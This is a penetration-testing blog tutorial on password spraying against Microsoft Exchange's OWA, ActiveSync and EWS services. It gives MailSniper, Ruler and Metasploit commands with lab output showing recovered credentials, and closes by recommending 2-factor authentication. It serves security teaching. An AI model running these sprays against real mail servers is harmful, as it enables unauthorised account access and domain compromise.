# Microsoft Exchange – Password Spraying

pentestlab.blog/category/red-team/page/68


September 5, 2019

Outlook Web Access (OWA) portals typically are externally facing in order to allow users to get access to their emails from the Internet. This gives the opportunity to threat actors to use a common password against a valid list of usernames (Password Spraying) in order to get some initial access to the inbox of a user. This technique avoids locking down any accounts since the password will use only one time per account to perform the authentication.

In some cases Outlook Web Access portals might be protected by 2-factor authentication. However Microsoft Exchange installations support two more services ActiveSync and Exchange Web Service (EWS). ActiveSync is used for the synchronisation of data between mobile devices and Exchange mailboxes. The Exchange Web Service is an API which allows programmers to access Microsoft Exchange items such as emails, calendars and contacts. These services are enabled by default regardless if they are used or not and in the majority of the cases are not protected by 2-factor authentication like OWA portals.

MailSniper is a PowerShell script developed by Beau Bullock to interact with mailboxes and perform various operations. However it supports password spraying against OWA, EWS and ActiveSync services. The following command demonstrate how to conduct Password Spraying with MailSniper.

```
 Invoke-PasswordSprayOWA -ExchHostname exchange.pentestlab.local -UserList
.\users.txt -Password Password123
Invoke-PasswordSprayEAS -ExchHostname exchange.pentestlab.local -UserList
.\users.txt -Password Password123
Invoke-PasswordSprayEWS -ExchHostname exchange.pentestlab.local -UserList
.\users.txt -Password Password123
```




```
PS C:\Users\pentestlab> Invoke-PasswordSprayOWA -ExchHostname exchange.[redacted].local -UserList .\users.txt -Password Password123
[*] Now spraying the OWA portal at https://exchange.[redacted].local/owa/
[*] Current date and time: 08/28/2019 06:41:23
[*] SUCCESS! User:pentestlab@[redacted].local Password:Password123
[*] A total of 1 credentials were obtained.
PS C:\Users\pentestlab> Invoke-PasswordSprayEAS -ExchHostname exchange.[redacted].local -UserList .\users.txt -Password Password123
[*] Now spraying EAS at https://exchange.[redacted].local/Microsoft-Server-ActiveSync/
Time:  28/8/2019 6:41 πμ
[*] A total of 0 credentials were obtained.
Time Taken:  00:00:35.4266921
Time:  28/8/2019 6:42 πμ
PS C:\Users\pentestlab> Invoke-PasswordSprayEWS -ExchHostname exchange.[redacted].local -UserList .\users.txt -Password Password123
[*] Now spraying the EWS portal at https://exchange.[redacted].local/EWS/Exchange.asmx
[*] Current date and time: 08/28/2019 06:42:48
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:pentestlab@[redacted].local Password:Password123
[*] A total of 1 credentials were obtained.
PS C:\Users\pentestlab>
```

MailSniper – Password Spraying

Ruler a tool developed in Go by Sensepost can be used to perform Password Spraying from a Linux, Windows or MacOSX since it is cross-platform.

```
./ruler-linux64 -domain pentestlab.local --insecure brute --userpass userpass.txt
-v
```




```
root@kali:~# ./ruler-linux64 -domain [redacted].local --insecure brute --userpass userpass.txt -v
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 4 checked
[x] Failed: Ian:password123
[x] Failed: pentestlab:password123
[x] Failed: Administrator:password123
[+] Success: pentestlab:Password123
```

Ruler – Password Spraying

Metasploit Framework contains two module which can be used to perform Password Spraying against Outlook Web Access portals and Exchange Web Services.

```
auxiliary/scanner/http/owa_login
```




```
[*] 10.0.2.2:443 OWA - Testing version OWA_2016
[+] Found target domain: [redacted]
[*] 10.0.2.2:443 OWA - Trying pentestlab : Password123
[+] server type: EXCHANGE
[+] 10.0.2.2:443 OWA - SUCCESSFUL LOGIN. 9.084702084 '[redacted]\pentestlab' : 'Password123'
[!] No active DB -- Credential data will not be saved!
[*] Auxiliary module execution completed
```

Metasploit – OWA Login Module

The following module can be used for EWS.

```
auxiliary/scanner/http/owa_ews_login
```



```
msf5 auxiliary(scanner/http/owa_ews_login) > run

[+] Found NTLM service at /ews/ for domain [redacted].
[+] 10.0.2.2:443 - Successful login: pentestlab:Password123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit – EWS Login Module

Accessing the inbox of a user can lead to full domain compromise as it has been described in this cyber threat scenario. Therefore 2-factor authentication should be enabled across all Exchange services to prevent password spraying.